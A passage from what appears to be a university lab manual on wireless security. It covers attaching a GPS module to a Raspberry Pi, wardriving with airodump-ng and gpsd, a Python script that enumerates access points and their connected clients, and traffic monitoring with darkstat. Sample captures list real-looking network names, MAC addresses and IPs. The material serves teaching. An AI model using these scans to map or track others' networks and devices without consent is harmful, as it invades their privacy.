


Notification. It's strongly recommend to put a GPS module and an external antenna inside a protection case.

But if it connected directly to the Raspberry Pi as shown below, device name is /dev/ttyAMA0:



To connect the GPS module to the Raspberry Pi. There are only 4 wires "F to F", so it's a simple connection [11].



Neo-6M	RPi
Vcc	Pin 1 (**3V3**)
Tx	Pin 10 (GPIO15 which is **Rx**)
Rx	Pin 8 (GPIO14 which is **Tx**)
GND	Pin 6

Turn off the serial console

By default, the Raspberry Pi uses the UART as a serial console, but need to turn off that functionality.

Open a terminal session on the Raspberry Pi.

The important thing is backup the file cmdline.txt before edit it. Then, at first mount FAT32 drive on MMC by using:

```
sudo mount /dev/mmcblk0p1 /mnt
```

And then make backup file by entering this command:

```
sudo cp /mnt/cmdline.txt /mnt/cmdline_backup.txt
```

Now just need to edit cmdlint.txt and remove the serial interface. To edit this file use:

```
sudo nano /boot/cmdline
```

Delete **console=ttyAMA0,115200** and save the file by pressing **Ctrl+x**, **y**, and **Enter**.

Now type in **sudo nano /etc/inittab** and press enter.

Find **ttyAMA0** by pressing **Ctrl+w** and typing **ttyAMA0** on the search line.

When it finds that line, press home, insert a **#** symbol to comment out that line, and **Ctrl+x**, **y**, **Enter** to save.

Type **sudo reboot** and press Enter to restart the Pi.

Testing the GPS


Let’s test the GPS by using some off the shelf programs. Then start the serial port:

```
stty -F /dev/ttyAMA0 9600
```

Now start **gpsd**:

```
sudo gpsd /dev/ttyAMA0 -F /var/run/gpsd.sock
```

Now display by typing **cgps -s** and press Enter.




```
lqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqkqlqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
x    Time:       2016-09-23T23:21:45.999Z   xxPRN:   Elev:  Azim:  SNR:  Used: x
x    Latitude:   n/a                        xx   2    -91    000    22      N  x
x    Longitude:  n/a                        xx   6    -91    000    13      N  x
x    Altitude:   n/a                        xx   8    -91    000    21      N  x
x    Speed:      n/a                        xx   9    -91    000    07      N  x
x    Heading:    n/a                        xx  11    -91    000    27      N  x
x    Climb:      n/a                        xx  12    -91    000    20      N  x
x    Status:     NO FIX (574 secs)          xx  27    -91    000    22      N  x
x    Longitude Err:   n/a                   xx  31    -91    000    21      N  x
x    Latitude Err:    n/a                   xx                                 x
x    Altitude Err:    n/a                   xx                                 x
x    Course Err:      n/a                   xx                                 x
x    Speed Err:       n/a                   xx                                 x
x    Time offset:     -19464196.127         xx                                 x
x    Grid Square:     n/a                   xx                                 x
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqjmqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:40.999Z","ept":0.005}
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:41.999Z","ept":0.005}
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:42.999Z","ept":0.005}
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:44.000Z","ept":0.005}
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:45.000Z","ept":0.005}
{"class":"TPV","device":"/dev/ttyAMA0","mode":1,"time":"2016-09-23T23:21:45.999Z","ept":0.005}
```

If it works properly then it’s time to scan with using GPS to indicate coordination by running:

```
airodump-ng <Monitored_Interface> --gpsd <Other_Options>
```

For example, use this command as used before but with **–gpsd** option:

```
airodump-ng wlan0mon --gpsd -w captured --write-interval 30 --output-
format csv
```



```
CH 11 ][ GPS   50.430   30.477    0.330 150.71 ][ Elapsed: 0 s ][ 2016-02-11 16:53 ][ Decloak: D4:CA:6D:9E:60:AB

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:18:D6:22:E6:A9  -91        2        0    0  11  54e. OPN              DUT Free
F4:F2:6D:3C:F2:8C  -72        2        0    0  11  54e. WPA2 CCMP   PSK  TP-LINK_F28C
4C:9E:FF:6C:E4:48  -74        2        0    0   6  54e. WPA2 CCMP   PSK  Infotech2
78:54:2E:DC:BD:D0  -85        3        0    0   5  54e  WPA2 CCMP   PSK  Supportteam
4E:9E:FF:6C:E4:48  -74        3        0    0   6  54e. WPA2 CCMP   PSK  Infotech_Guest2
A4:2B:B0:F5:E4:62  -74        3        2    0  11  54e. WPA2 CCMP   PSK  522
F8:1A:67:E4:B4:E8  -57        4        8    0  11  54e. WPA2 CCMP   PSK  Network_1349
C0:4A:00:34:BE:0E  -89        2        0    0  10  54e. WPA2 CCMP   PSK  FL76
C0:4A:00:E1:3E:2E  -78        3        0    0  11  54e. WPA2 CCMP   PSK  7zip
00:18:E7:EF:0A:A6  -81        0        0    0   5  54e. WPA  CCMP   PSK  uep-2
E8:94:F6:86:BC:04  -70        7        0    0   4  54e. WPA2 CCMP   PSK  Pidrilka
EC:08:6B:6B:2C:14  -86        3        0    0   3  54e. WPA2 CCMP   PSK  KOSMOS
BC:AE:C5:C5:17:B3  -78        6       10    2   4  54e  WPA2 CCMP   PSK  Hunter^_^Electros
2C:AB:25:69:D2:73  -46        7        0    0   3  54e  WPA2 CCMP   PSK  724_
F4:F2:6D:4C:48:9E  -72        2        1    0   1  54e. WPA2 CCMP   PSK  ROOMBARBAR
04:8D:38:5E:5A:87  -70        2        0    0   1  54e  WPA2 CCMP   PSK  542187
90:F6:52:83:8F:4C  -86        2        0    0   1  54e. WPA2 CCMP   PSK  Free Wi-Fi
04:8D:38:C3:BE:DC  -76        2        0    0   1  54e  WPA2 CCMP   PSK  BAR
30:B5:C2:D3:43:CA  -59        4        0    0   1  54e. WPA2 CCMP   PSK  Bukovina
D4:CA:6D:9E:60:AB  -81        0        4    0   1  -1   WPA              <length:  0>
C8:6C:87:73:A0:77  -54        9        0    0   4  54e  WPA2 CCMP   PSK  Trollface
DC:9F:DB:64:1E:02  -84        6        2    0   9  54e. OPN              Intertelecom_FREE
F8:D1:11:26:EC:80  -82        9        0    0   9  54e. WPA2 CCMP   PSK  524
90:F6:52:3B:D6:44  -35       10       74    5   9  54e. WPA2 CCMP   PSK  iNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F8:1A:67:E4:B4:E8  24:DF:6A:0E:22:46   -1    0e- 0      0        8
(not associated)   54:26:96:67:81:E7  -85    0 - 1      0        1
(not associated)   E8:03:9A:83:69:24  -77    0 - 1      0        4
D4:CA:6D:9E:60:AB  D4:CA:6D:8C:09:75  -63    0 - 6      0       30
C8:6C:87:73:A0:77  CC:07:E4:07:DF:17  -57    0 - 1      0        1
```

Parsing airodump-ng results and export as JSON


To create a Python script for parsing Aircrack CSV files, open up the CSV file into a string, and split it down the middle.

Aircrack CSV files are divided into two parts, one for access points and one for clients, with different columns and data in each part. These are split by one empty line, which, if the file is read into a string, appears as **\r\n\r\n** (one new line is **\r\n** so two new lines are **\r\n\r\n**).

Therefore, this part of code that shown below can load the CSV file into a string, and split it at that empty line.


```
import csv

def csv2blob(filename):

    with open(filename,'rb') as f:
        z = f.read()

    # Split into two parts: stations (APs) and clients

    parts = z.split('\r\n\r\n')

    stations = parts[0]

    clients = parts[1]

    import sys
    if sys.version_info[0] < 3:
        from StringIO import StringIO
    else:
        from io import StringIO

    stations_str = StringIO(stations)
    clients_str  = StringIO(clients)

    r = csv.reader(stations_str)
    i = list(r)
    z = [k for k in i if k <> []]

    stations_list = z

    r = csv.reader(clients_str)
    i = list(r)
    z = [k for k in i if k <> []]

    clients_list = z

    return stations_list, clients_list
```

Then it returns the station and client data, and this part of code parsing the returned data and classified them according to headers like “BSSID”, “ESSID”, “Security Encryption”, “Power”, and “Channel”.




```
from lookup_hardware import lookup_hardware
from read_airodump import csv2blob
import re
import os

f1=open('testfile.txt', 'w+')

csvfile='mx-01.csv'

stations_list, clients_list = csv2blob(csvfile)

##################################
# Data for
# Stations
# (Access Points)
##################################

nstations = len(stations_list)

sthead = stations_list[0]

stations_head = [j.strip() for j in sthead]

stations_data = [stations_list[i] for i in range(1,nstations)]


for i,row in enumerate(stations_data):

    # get indices
    ap_mac_ix  = stations_head.index('BSSID')
    ap_name_ix = stations_head.index('ESSID')
    ap_sec_ix  = stations_head.index('Privacy')
    ap_pow_ix  = stations_head.index('Power')
    ap_ch_ix   = stations_head.index('channel')

    # get values
    ap_mac = row[ap_mac_ix].strip()
    ap_name = row[ap_name_ix].strip()
    ap_sec = row[ap_sec_ix].strip()
    ap_pow = row[ap_pow_ix].strip()
    ap_ch = row[ap_ch_ix].strip()

    # other stuff
    mac_prefix = ap_mac[0:8]
    ap_mfg = lookup_hardware(mac_prefix)

    if ap_name=='':
        ap_name="unlabeled"

    mac_name = re.sub('\:','_',ap_mac)
```

And then print them in current console and write this information in JSON format:




```
#######################
# Print out some information
print "="*40
print "Name:",ap_name
print "Channel:",ap_ch
print "MAC:",ap_mac
print "Manufacturer:",ap_mfg
print "Encryption:",ap_sec
print "Power:",ap_pow
print ""
f1.write("{apmac:'%s',approp:[{ch:'%s',name:'%s',manu:'%s',enc:'%s',pwr:'%s'}],"  % (ap_mac,ap_ch,ap_name,ap_mfg,ap_sec,ap_pow))
```

Then by using **airodump-ng** options scan each access point within 10 second and determine which clients now connected to this Access Point and export these information as CSV format, in this case each access point scan and create separate file with the prefix name of SSID:



```
# ###########################
# # Print out an airodump command
print ""
print "Listen to this network:"
print "airodump-ng","-d",ap_mac,"-c",ap_ch,"-w","'"+mac_name+"'","wlan0mon"
print "airodump-ng","-d",ap_mac,"-c",ap_ch,"-w","'"+ap_name+"'","wlan0mon"
print ""
cmdair="airodump-ng -d %s -c %s -w %s wlan0mon & sleep 10;pkill -f airodump-ng"%(ap_mac,ap_ch,ap_name)
os.system("%s"%(cmdair))
#os.system("sleep 10;pkill -f airodump-ng")
csvfile2="%s-01.csv" % (ap_name)
stations_list2, clients_list = csv2blob(csvfile2)
nclients = len(clients_list)
```

And then print this information and write them in JSON format into file:



```
          #######################
          # Print out some information
print "="*40
print "Client MAC:",c_mac
print "Manufacturer:",c_mfg
print "Power:",c_pow
print ""
f1.write("cprop:[{cmac:'%s',mfg:'%s',pow:'%s'}] }" % (c_mac,c_mfg,c_pow))
```

Note: the file that contain network information in JSON format called “testfile.txt” and then file that is, as this code input should have “mx-01.csv” name and in the same folder with this Python script.

GPS tracking

Collect data and build GPS track on Google maps using data from **Wi-Fi Collector** and **airodump-ng** [12].

Compare the results obtained from GPS tracking with the data online resource statistics [5].

RECOMMENDED LITERATURE AND REFERENCES

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. NEO-6 GPS Modules Data Sheet. https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf?utm_source=en%2Fimages%2Fdownloads%2FProduct_Docs%2FNEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf
3. http://standards-oui.ieee.org/oui/oui.txt
4. http://standards-oui.ieee.org/iab/iab.txt
5. https://wigle.net/
6. http://en.ostranah.ru/_lists/population.php
7. https://subversion.apache.org/docs/
8. https://www.aircrack-ng.org/doku.php?id=airgraph-ng
9. https://www.aircrack-ng.org/doku.php?id=airodump-ng
10. http://catb.org/gpsd/gpsd.html
11. http://fritzing.org/projects/neo6mv2-gps-module/
12. http://blog.whatgeek.com.pt/2015/03/connect-a-gps-to-the-raspberry-pi/

III. Monitor of Network Traffic

Purpose

Collect wireless network data using sniffer and analyze this data on vulnerabilities.

After the Work the Student Must

- know:

  1. How to choose a sniffer for the *monitoring network traffic*.
  2. Restrictions on packet processing.

- be able to:

  1. Collect data from network sniffer.
  2. Write own sniffer based on external tools.

Material and Technical Equipping of the Workplace

1. Raspberry Pi (B, B+, 2B or 3 version) with SD/microSD card.
2. Wireless adapter compatible with Raspberry Pi B, B+ or 2B. There is an internal wireless card in Raspberry Pi 3.
3. Laptop or PC with installed Kali Linux.

Software Components

1. darkstat
2. dsniff
3. Ettercap

SAFETY INSTRUCTIONS

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.

- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.

- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.

- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.

- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

SUMMARY OF THE THEORETICAL PART

There are the seven modes that 802.11 wireless cards can operate in:

- Master (access point)
- Managed (client or station)
- Ad hoc
- Mesh
- Repeater
- Promiscuous
- Monitor mode

Sometimes also some manufacturers may have their own modes of operation, for example, the Atheros has included in some chips Spectral Scan mode [2].

Monitor mode, or RFMON (Radio Frequency MONitor) mode, allows a computer with a wireless network interface controller (WNIC) to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first. Monitor mode only applies to wireless networks, while promiscuous mode can be used on both wired and wireless networks.

CONTENTS AND SEQUENCE EXECUTION OF TASKS

Installing darkstat

Darkstat captures network traffic (thanks to the help of **libpcap**) and calculates usage statistics. Reports are then served up over a simple HTTP server as easy to read graphs or usage listings.

To install **darkstat** on Kali Linux [3], using standard repositories or installing from source. Regardless of the manner in which you install, you will first need to install the **libpcap** dependency. Follow these steps.

Open a terminal window and Issue the command like below:

```
sudo apt-get install libpcap-dev
```

Allow the installation to complete.

Dependency installed successfully, now let’s install **darkstat** with Issuing command like below:

```
sudo apt-get install darkstat
```

Configuring darkstat

Within **/etc** find a new directory called **darkstat**. Open a terminal window, change into that directory, and then open the file **init.conf** with command as shown below:

```
nano /etc/darkstat/init.conf
```

Find new things to edit in that file. First and foremost, must change this line:

```
START_DARKSTAT=no
```

Switch on:

```
START_DARKSTAT=yes
```

Next, need to edit the line:

```
INTERFACE=”-i wlan0”
```

Therefore, that it uses the networking interface on the machine (in this case wlano).

After that, uncomment out (remove the leading # character) the following section:

```
DIR="/var/lib/darkstat"
PORT=”-p 666”
BINDIP=”-b 127.0.0.1”
LOCAL=”-l 10.0.0.0/255.255.255.0”
```


You also need to change the LOCAL section (above) to reflect current networking address scheme. After make those changes, save and close the file (in **nano** text editor with **Ctrl+x**).

Starting and viewing darkstat

To start the **darkstat** service, use the built-in service tool like so:

```
sudo service darkstat start
```

At this point, the **darkstat** service will be running and collecting data. Now just point a web browser to **http://<IP OF SERVER>:666** (<IP OF SERVER> is the actual IP address of the server running **darkstat**) and start viewing the networking graphs.



Graphs


Measuring for 22 mins, 30 secs, since 2016-09-16 18:04:19 UTC+0000.
Seen 5,368,502 bytes, in 10,183 packets. (10,730 captured, 0 dropped)

in ■ min: 0.1 KB/s, avg: 0.0 KB/s, max: 0.4 KB/s
out ■ min: 0.1 KB/s, avg: 0.1 KB/s, max: 0.9 KB/s
last 60 seconds

in ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.1 KB/s
out ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.2 KB/s
last 60 minutes

in ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.0 KB/s
out ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.0 KB/s
last 24 hours

in ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.0 KB/s
out ■ min: 0.0 KB/s, avg: 0.0 KB/s, max: 0.0 KB/s
last 31 days



darkstat 3.0.719 | graphs | hosts | homepage

Hosts

(1-30 of 139)

IP	Hostname	MAC Address	In	Out	Total	Last seen
10.0.0.33	(none)	98:f1:70:92:85:0f	4,674,216	473,063	5,147,279	1 sec
95.213.5.243	(none)	00:27:19:bb:28:90	22,619	579,540	602,159	15 mins, 18 secs
95.213.17.33	(none)	00:27:19:bb:28:90	18,196	497,926	516,122	15 mins, 58 secs
95.213.5.74	(none)	00:27:19:bb:28:90	14,661	342,885	357,546	15 mins, 6 secs
95.213.12.55	(none)	00:27:19:bb:28:90	11,567	285,399	296,966	15 mins, 33 secs
95.213.14.125	(none)	00:27:19:bb:28:90	11,376	282,848	294,224	16 mins, 15 secs
149.154.165.120	(none)	00:27:19:bb:28:90	11,164	271,710	282,874	8 mins, 42 secs
95.213.1.217	(none)	00:27:19:bb:28:90	8,897	231,407	240,304	15 mins, 25 secs
95.213.5.244	(none)	00:27:19:bb:28:90	7,245	190,275	197,520	15 mins, 29 secs
95.213.12.81	(none)	00:27:19:bb:28:90	7,569	180,229	187,798	15 mins, 31 secs
95.213.15.210	(none)	00:27:19:bb:28:90	6,429	169,232	175,661	15 mins, 36 secs
10.0.0.148	(none)	00:06:68:be:e3:36	125,979	17,257	143,236	17 mins, 32 secs
95.213.17.148	(none)	00:27:19:bb:28:90	5,348	129,418	134,766	18 mins, 2 secs
87.240.165.74	srv74-165-240-87.vk.com	00:27:19:bb:28:90	32,732	97,139	129,871	15 mins, 3 secs
